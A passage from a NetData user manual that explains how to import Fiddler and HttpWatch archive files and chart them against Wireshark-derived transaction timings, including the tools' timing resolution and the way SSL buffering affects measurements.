
9.1 Importing Fiddler Archives

Fiddler is a free Windows program that forms a proxy to intercept a workstation's web transactions, to time their messages and record their contents. It is widely used to provide an objective measure of user-transaction response times and document the round-trips involved in a transaction. Transaction behaviour can be presented on a time-line chart that is similar to a NetData waterfall chart (or transaction list). Fiddler is able to read encrypted messages because it establishes separate secure sessions with the server and the client, to which it presents its own digital certificate.

Fiddler is usually run in the workstation under test, in which case the workstation's browser uses the loopback address to connect with Fiddler. For non-Windows devices like mobile phones Fiddler may be run in a separate PC linked to the device by WiFi.


Fiddler records times with a low resolution at intervals between 16 and 17 ms and can't see all the packets involved in a transaction. Wireshark is often run as well as Fiddler for a thorough view of network activity, in which case Fiddler complements a NetData analysis with its descriptions of message contents.

NetData can import Fiddler archive files (with a .saz file-name extension), building records of transactions as if they were reconstructed from the network traffic and adding them to the project database. Because NetData classifies them as *imported* transactions rather than *server* transactions they can be loaded and displayed on charts independently of the transactions reconstructed from the network traffic. However, it is particularly useful to load and chart both classes. The two descriptions of each transaction refer to the same connection ID and when plotted on a timing chart their transaction bars appear as stacks of two transactions. This composite view reveals any inaccuracies in the Fiddler timestamps and can indicate any delays between a message being buffered for output and the appearance of its first packet. Pop-ups from the Fiddler transaction bars give a clearer indication of message contents.





This chart plots both the Fiddler and Wireshark transactions, displaying HTTPS signatures (e.g. AppData (*)—AppData(8xx)) and HTTP signatures (e.g.SignOut Customer GET). Fiddler provided no indication of the delays for SSL handshakes and some connection setups.

The white portions of a connection band on the timing chart indicate the periods in which the connection was closed. Connection setup and close information can be plotted only if the relevant packets or connection records have been loaded form the database. To generate a transaction-timing chart with both network and Fiddler transactions, as in these notes, three boxes should be checked in the load-data window:



The following transaction list (a waterfall chart) displays only the Fiddler transactions to give a clearer indication of message contents. The network transactions have been hidden by a filtering menu in the chart's format-control window:







When NetData reads an HTTP request from a Fiddler file it will extract the values of named fields in the query string and prefix them to the transaction description (e.g. SignOut Customer GET), as it does for all HTTP transactions. Compressed message bodies are de-compressed and bodies are parsed to extract the values of named fields. As specified in the Decoding page of controls, these values may extend transaction signatures to differentiate calls to the same active page, and record significant data in each transaction's key-data field,


The Fiddler archive file is named on the Input page of controls, together with the IP address of the Fiddler proxy. If the address field is left blank, NetData will scan the captured traffic and adopt the address of the busiest client. It is also possible to specify a Fiddler clock adjustment, but there is no need for adjustment if both Wireshark and Fiddler ran on the same machine.

The named archive is imported at the end of analysis, and additional archives can be loaded at any time with a new command, 'Import Fiddler Archive', in the File menu.




When traffic is encrypted, Fiddler is not aware that a response message has started until the secure-sockets layer (SSL) passes to Fiddler the decrypted contents of a complete SSL record. Consequently, Fiddler tends to overstate server processing times, as NetData illustrates with the longer yellow bars on a timing chart that displays both the network and Fiddler views of transactions:





The longer horizontal ticks on the packet strips of the matching data-sequence chart indicate which packets complete an SSL record.




Fiddler contributed to this thorough view of a page request from an iPhone to a web server through a 3G mobile phone network. Traffic was captured at the web server and in the phone's proxy by Wireshark and Fiddler. The top 8 rows display the server performance as seen in the main data centre and indicate that 6 of the 8 connections were persistent. The bottom 13 rows display the transactions between the phone and its proxy, with 10 persistent connections, two non-persistent connections and a refused connection request. The middle rows show both Fiddler and Wireshark measurements of the messages flowing between the proxy and three data centres. There are four views of every round-trip with the web server in the main data centre, and packet markers can be overlaid on this chart with a single click.

9.2 Importing HttpWatch Archives


In addition to Fiddler files (.saz), NetData imports information from HttpWatch and other web-browser monitoring tools that can save their measurements in an HTTP Archive file (.har). Such files use the JSON (JavaScript Object Notation) format with a standard set of fields for describing HTTP transactions. As well as the standard fields NetData reads the special fields created by HttpWatch and records the information as transaction records in its database. The HttpWatch transactions can be plotted on charts together with the corresponding transactions derived by NetData from network traffic.

The Fiddler or HTTP archive file is named on the Input page of controls, together with the IP address of the browser or proxy. If the address field is left blank, NetData will scan the captured traffic and adopt the address of the busiest client. It is also possible to specify an archive clock adjustment, but there is usually no need for adjustment if both Wireshark and the HTTP tool ran on the same machine.



The named archive is imported at the end of analysis, and additional archives can be loaded at any time with the command, 'Import Fiddler or HTTP Archive', in the File menu.

HttpWatch identifies up to four different types of delay prior to the network handling a file request. NetData records these delays as 'auxiliary' transactions and displays their transaction bars on the same connection band as the file request:



The first delay (grey) is the time during which the browser is *blocked* from using the network for any reason but usually because all the allowed connections are busy or the browser is busy. Before opening a connection, the browser may have to resolve the address of a domain name (brown), and after opening a connection (green) the browser may conduct an SSL handshake (pink) to establish a secure session.


Because it is a proxy, Fiddler is unable to measure blocked time, but it does measure times spent in DNS queries, connection requests and SSL handshakes. NetData's Fiddler decoder displays these delays as it does for HttpWatch.

For web browsers running in mobile devices Fiddler's proxy may provide the only means to record the contents of web requests, but in most other circumstances HttpWatch is preferred for several reasons: there is no proxy in the network path to affect response times, browser behaviour and network behaviour; HttpWatch records the times of significant events within the browser; it characterises complete page requests, relating individual file requests to particular page requests; and it measures times with a resolution of one millisecond instead of 16 ms.


Although all traffic details can be recorded with HttpWatch Basic Edition (free), at least one copy of Professional Edition (US$395) is required to read HttpWatch log files (.hwl) and export the data to HTTP archive files for loading into NetData.

9.2.1 Page Requests

